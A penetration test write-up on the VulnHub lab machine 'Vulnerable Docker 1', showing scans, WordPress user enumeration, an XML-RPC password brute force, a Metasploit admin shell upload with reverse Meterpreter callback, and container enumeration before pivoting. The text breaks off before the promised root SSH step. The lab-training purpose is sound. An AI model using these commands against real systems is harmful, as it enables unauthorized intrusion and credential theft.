

PENETRATION TEST REPORT

Ayman Abdelmonsef

VulnHub: Vulnerable Docker 1

Docker Container Escape & Internal Network Pivoting

Prepared by	Ayman
Date	June 6, 2026
Target	192.168.147.146 (Vulnerable Docker 1)
Platform	VulnHub
Classification	CONFIDENTIAL
Severity	Critical

1. Executive Summary

This report documents the step-by-step exploitation of the VulnHub machine "Vulnerable Docker 1." The assessment demonstrated a full attack chain beginning from open-source reconnaissance on the host network, culminating in root-level access inside a Docker container on an internal (hidden) network segment. The following critical weaknesses were identified and exploited:

- Two open TCP services on the target (SSH on port 22, HTTP on port 8000 running WordPress 4.8.1).
- WordPress user enumeration leading to successful brute-force credential theft (bob / Welcome1).
- Remote code execution via the Metasploit wp_admin_shell_upload exploit, yielding a Meterpreter shell as www-data.
- Discovery of an internal Docker network (172.18.0.0/16) hidden from the host-facing interface.
- Pivoting via Metasploit autoroute + port forwarding to reach 172.18.0.4:8022 — a Docker SSH service running as root with no password.

The entire chain required no CVE-level kernel exploit; misconfiguration and weak credentials were sufficient.

2. Scope & Methodology


The engagement was a black-box assessment of the VulnHub "Vulnerable Docker 1" machine hosted locally in a VMware environment. The tester operated from a Kali Linux attack machine on the same 192.168.147.0/24 subnet.

Phase	Activity
Reconnaissance	Host discovery (fping), port scanning (nmap), service fingerprinting, web directory enumeration (feroxbuster)
Enumeration	WordPress scanning (WPScan), user enumeration, robots.txt review, version fingerprinting
Exploitation	Credential brute-force (WPScan XML-RPC), Meterpreter shell via wp_admin_shell_upload
Post-Exploitation	System survey, SUID enumeration, internal network discovery, LinEnum script upload
Pivoting	Metasploit autoroute, TCP port scan of internal 172.18.0.0/16, port forwarding to Docker SSH service
Privilege Escalation	SSH login to internal container as root (Docker SSH — no password required)

3. Reconnaissance

3.1 Host Discovery & Port Scanning

The attacker began by identifying live hosts on the local subnet using `fping`, a fast ICMP-based host discovery tool. The target IP `192.168.147.146` was identified as active. An initial Nmap SYN scan (`-sS -p-`) confirmed two open ports: `22/TCP` (SSH) and `8000/TCP` (HTTP alternative).

A terminal window showing the execution of two commands. The first command is `fping -a -g 192.168.147.0/24 2>/dev/null`, which lists several IP addresses, with `192.168.147.146` highlighted. The second command is `nmap -sS -p- 192.168.147.146`, which displays the Nmap scan report for that IP, showing open ports 22 (SSH) and 8000 (http-alt).

```
(ayman@ayman)-[~]
$ fping -a -g 192.168.147.0/24 2>/dev/null
192.168.147.1
192.168.147.2
192.168.147.129
192.168.147.146
^C
(ayman@ayman)-[~]
$ nmap -sS -p- 192.168.147.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-06 18:35 +0300
Nmap scan report for 192.168.147.146
Host is up (0.00090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp   open  http-alt
MAC Address: 00:0C:29:8E:27:28 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
```

Figure 1 — `fping` host discovery identifies `192.168.147.146`; quick Nmap SYN scan reveals ports `22` (SSH) and `8000` (HTTP).

3.2 Service Version & Banner Fingerprinting

A deeper Nmap service version scan (`-sC -sV`) was run against `192.168.147.146`. This revealed OpenSSH 6.6p1 on port `22` and Apache httpd 2.4.10 on port `8000`. Critically, the HTTP service was identified as a WordPress 4.8.1 installation titled "NotSoEasy Docker," with `/wp-admin/` listed as a disallowed path in `robots.txt`.

```
(ayman@ayman)-[~]
$ nmap -sC -sV 192.168.147.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-06 18:36 +0300
Nmap scan report for 192.168.147.146
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 45:13:08:81:70:6d:46:c3:50:ed:3c:ab:ae:d6:e1:85 (DSA)
| 2048 4c:e7:2b:01:52:16:1d:5c:6b:09:9d:3d:4b:bb:79:90 (RSA)
| 256 cc:2f:62:71:4c:ea:6c:a6:d8:a7:4f:eb:82:2a:22:ba (ECDSA)
|_ 256 73:bf:b4:d6:ad:51:e3:99:26:29:b7:42:e3:ff:c3:81 (ED25519)
8000/tcp  open  http      Apache httpd 2.4.10 ((Debian))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: NotSoEasy Docker 6#8211; Just another WordPress site
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-server-header: Apache/2.4.10 (Debian)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_ http-generator: WordPress 4.8.1
MAC Address: 00:0C:29:8E:27:28 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```

Figure 2 — Nmap -sC -sV reveals WordPress 4.8.1, Apache 2.4.10 (Debian), PHP 5.6.31, and a /wp-admin/ disallow entry in robots.txt.

4. Web Application Enumeration

4.1 Directory & Content Discovery (Feroxbuster)

Feroxbuster was launched against `http://192.168.147.146:8000/` using the SecLists quickhits wordlist, filtering HTTP 503 responses. This rapidly mapped accessible WordPress routes including `/wp-admin/`, `/wp-login.php`, and several theme/plugin asset paths.

```
(ayman@ayman)~[~]
$ feroxbuster -u http://192.168.147.146:8000/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt --filter-status 503
```

Figure 3 — Feroxbuster command targeting port 8000 with SecLists quickhits wordlist, filtering 503 responses.

```
200 GET 1l 1w 1c http://192.168.147.146:8000/wp-admin/admin-ajax.php
302 GET 0l 0w 0c http://192.168.147.146:8000/wp-admin/ => http://192.168.147.146:8000/wp-login.php
?redirect_to=http%3A%2F%2F192.168.147.146%3A8000%2Fwp-admin%2F&reauth=1
404 GET 304l 3590w 52941c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
403 GET 11l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
301 GET 19l 28w 328c http://192.168.147.146:8000/wp-admin => http://192.168.147.146:8000/wp-admin/
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.codekit-cache
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.cache
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.bashrc
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.admin
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.config
200 GET 18l 34w 733c http://192.168.147.146:8000/wp-admin/comments/feed
200 GET 18l 34w 724c http://192.168.147.146:8000/wp-admin/feed
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.composer
404 GET 105l 349w 8105c http://192.168.147.146:8000/.bash_profile
404 GET 105l 349w 8105c http://192.168.147.146:8000/.conf
404 GET 105l 349w 8105c http://192.168.147.146:8000/!.htaccess
404 GET 105l 349w 8105c http://192.168.147.146:8000/.bashrc
200 GET 4282l 8552w 82584c http://192.168.147.146:8000/wp-content/themes/twentyseventeen/style.css
200 GET 43l 43w 1045c http://192.168.147.146:8000/wp-includes/wlwmanifest.xml
200 GET 2l 281w 10056c http://192.168.147.146:8000/wp-includes/js/jquery/jquery-migrate.min.js
200 GET 6l 1394w 96874c http://192.168.147.146:8000/wp-includes/js/jquery/jquery.js
200 GET 32l 116w 1642c http://192.168.147.146:8000/comments/feed
404 GET 105l 349w 8105c http://192.168.147.146:8000/wp-admin/.settings.php.swp
200 GET 93l 342w 8051c http://192.168.147.146:8000/
404 GET 105l 349w 8105c http://192.168.147.146:8000/
```

Figure 4 — Feroxbuster results: HTTP 200 responses confirm `/wp-admin/admin-ajax.php`, `feed`, `comments`, and WordPress asset paths. HTTP 302 redirect confirms `/wp-admin/` is accessible.

4.2 robots.txt Review

Manual navigation to `/robots.txt` confirmed the `Disallow` entry for `/wp-admin/` — an indicator that the WordPress admin panel exists and the site owner attempted (ineffectively) to hide it from search engines.




Figure 5 — robots.txt disallows /wp-admin/ while allowing /wp-admin/admin-ajax.php, confirming the WordPress admin panel is present.

4.3 WordPress Scanning (WPScan — User Enumeration)

WPScan was launched in user-enumeration mode (-e u) against the WordPress installation. The scan confirmed the server was running Apache 2.4.10 on Debian with PHP 5.6.31, and identified the WordPress version as 4.8.1.




Figure 6 — WPScan startup, target URL confirmed, server header (Apache 2.4.10 / PHP 5.6.31) fingerprinted via passive detection.

WPScan's user enumeration successfully identified the WordPress username "bob" through multiple passive and aggressive detection methods including RSS generator output, the WP JSON API, and author post pattern matching.

```
[i] User(s) Identified:

[+] bob
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.147.146:8000/wp-json/wp/v2/users/?per_page=100&page=1
|   Rss Generator (Aggressive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

Figure 7 — WPScan identifies username "bob" via RSS generator, WP JSON API, author ID brute forcing, and login error message analysis.

5. Credential Brute-Force Attack

5.1 WPScan XML-RPC Password Attack

With username "bob" confirmed, WPScan was re-run in password brute-force mode, targeting bob's account using the rockyou.txt wordlist. WPScan attacked the WordPress XML-RPC endpoint (xmlrpc.php) rather than the login page, which is significantly faster and bypasses many simple rate-limiting controls.

```
(ayman@ayman)~[~/Desktop]
$ wpscan --url http://192.168.147.146:8000 --usernames bob --passwords /usr/share/wordlists/rockyou.txt
```

Figure 8 — WPScan brute-force command: targeting user "bob" with the rockyou.txt wordlist against http://192.168.147.146:8000.

The attack succeeded: WPScan found the valid credential pair bob / Welcome1. No account lockout or CAPTCHA was present on the XML-RPC endpoint.

```
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02 ← (137 / 137) 100.00% Time: 00:00:02
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - bob / Welcome1
Trying bob / aaabbb Time: 00:16:02 < > (40400 / 14384792) 0.28% ETA: ??:?:??
[!] Valid Combinations Found:
| Username: bob, Password: Welcome1
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Figure 9 — WPScan brute-force result: [SUCCESS] username "bob", password "Welcome1" recovered via XML-RPC attack after approximately 40,400 attempts.

5.2 WordPress Admin Panel Access

The compromised credentials were used to log into the WordPress admin dashboard at http://192.168.147.146:8000/wp-admin/. Full administrative access was confirmed — "Howdy, bob" displayed in the top-right corner.




Figure 10 — WordPress admin dashboard accessed as user "bob." Site: NotSoEasy Docker, WordPress 4.8.1, 111 posts, 8 pages visible.

6. Exploitation — Remote Code Execution


6.1 Metasploit wp_admin_shell_upload

The Metasploit module `exploit/unix/webapp/wp_admin_shell_upload` was used to gain a reverse Meterpreter shell. This module authenticates to WordPress with the compromised credentials, uploads a malicious PHP plugin, and triggers it to call back to the attacker. The LHOST was initially set incorrectly (172.16.0.2 — a VMware NAT address not reachable by the target); after correction to 192.168.147.129 (the Kali bridged adapter address), the exploit succeeded.

Figure 11 — Metasploit `wp_admin_shell_upload`: `RHOSTS=192.168.147.146`, `RPORT=8000`, `USERNAME=bob`, `PASSWORD=Welcome1`. Initial LHOST misconfiguration corrected to 192.168.147.129. Payload uploaded and stage sent successfully.

6.2 Meterpreter Shell — Initial Access

A Meterpreter session was established as user `www-data` (the Apache web process user) on host `8f4bca8ef241`. The `sysinfo` command confirmed Linux kernel `3.13.0-128-generic` (Ubuntu), `x86_64` architecture. The `getuid` command confirmed the running identity as `www-data`.



```
meterpreter > sysinfo
Computer      : 8f4bca8ef241
OS            : Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017 x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux

meterpreter > shell
Process 293 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cd /tmp

ls
^C
Terminate channel 1? [y/N] y
meterpreter > pwd
meterpreter > pwd
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : 8f4bca8ef241
OS            : Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017 x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux


meterpreter > cd /tmp
meterpreter > pwd
```

Figure 12 — Meterpreter session established. sysinfo: Linux 3.13.0-128-generic, x86_64. getuid: Server username www-data. Shell spawned, navigated to /tmp.

7. Post-Exploitation & Internal Discovery

7.1 System Survey & OS Identification

Within the Meterpreter shell, a bash shell was spawned and basic enumeration was performed. Python was not available on the target. The OS was identified via `uname -a` and `/etc/os-release` as Debian GNU/Linux 8 (Jessie) — confirming this is a Docker container (not the host OS). The container hostname `8f4bca8ef241` is a Docker container ID.



```
meterpreter > pwd
meterpreter > cd /tmp
meterpreter > pwd
/tmp
meterpreter > search -f shell
No files matching your search were found.
meterpreter > ifconfig
[-] The "ifconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > ipconfig
[-] The "ipconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > netstat
[-] The "netstat" command is not supported by this Meterpreter type (php/linux)
meterpreter > shell
Process 296 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/bash")'

/bin/sh: 2: python: not found
python2 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 4: python2: not found
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 5: python3: not found

uname -a
Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017 x86_64 GNU/Linux

cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debian
HOME_URL="http://www.debian.org/"
```

Figure 13 — Shell inside container: `uname` reveals Linux 3.13.0-128-generic; `/etc/os-release` shows Debian GNU/Linux 8 (Jessie). Python unavailable. Container ID: `8f4bca8ef241`.

7.2 SUID & Network Enumeration

A `find` command was issued to enumerate SUID binaries (`find / -perm -4000 -type f 2>/dev/null`), returning standard Linux utilities: `chsh`, `passwd`, `gpasswd`, `newgrp`, `chfn`, `umount`, `mount`, `ping`, `ping6`, `su`. Additionally, `ss -tln` was used to view listening services inside the container — revealing MySQL on `127.0.0.1:3306` and a service on port 80.

```
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/bin/umount
/bin/mount
/bin/ping
/bin/ping6
/bin/su
netstat -tuln
/bin/sh: 10: netstat: not found
ss -tuln
Netid  State      Recv-Q Send-Q      Local Address:Port      Peer Address:Port
udp    UNCONN    0      0      127.0.0.11:57288        *:*
tcp    LISTEN    0      128     127.0.0.11:35151        *:*
tcp    LISTEN    0      128     *:80                    *:*
```

Figure 14 — SUID enumeration and ss -tuln output: TCP ports 35151 and 80 listening inside the container; no unusual SUID binaries found.

7.3 LinEnum Script Upload

To accelerate internal enumeration, LinEnum.sh was downloaded from GitHub raw content using curl into the Kali session, renamed, made executable, and prepared for transfer to the target container.

```
curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh > LinEnums.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  83543      0 --:--:-- --:--:-- --:--:-- 83718
ls
LinEnums.sh
mv LinEnums.sh LinEnum.sh
chmod +x LinEnum.sh
```

Figure 15 — LinEnum.sh downloaded from GitHub raw URL using curl, renamed to LinEnum.sh, and chmod +x applied.

7.4 Internal Network Interface Discovery

The ip addr command run inside the container’s shell revealed two network interfaces: the loopback (lo: 127.0.0.1/8) and eth0 (172.18.0.2/16). The 172.18.0.0/16 subnet is the internal Docker bridge network — invisible from the external 192.168.147.0/24 interface. This is a classic Docker multi-container topology where the host forwards only selected ports from the external interface.

```
meterpreter > shell
Process 2431 created.
Channel 8 created.
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
5: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 scope global eth0
        valid_lft forever preferred_lft forever
^C
Terminate channel 8? [y/N] y
meterpreter > background
[*] Backgrounding session 2...
msf exploit(unix/webapp/wp_admin_shell_upload) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(multi/handler) > set lhost 192.168.147.129
lhost => 192.168.147.129
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.147.129:4444

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf exploit(multi/handler) > search autoroute
```

side or press Ctrl+G.

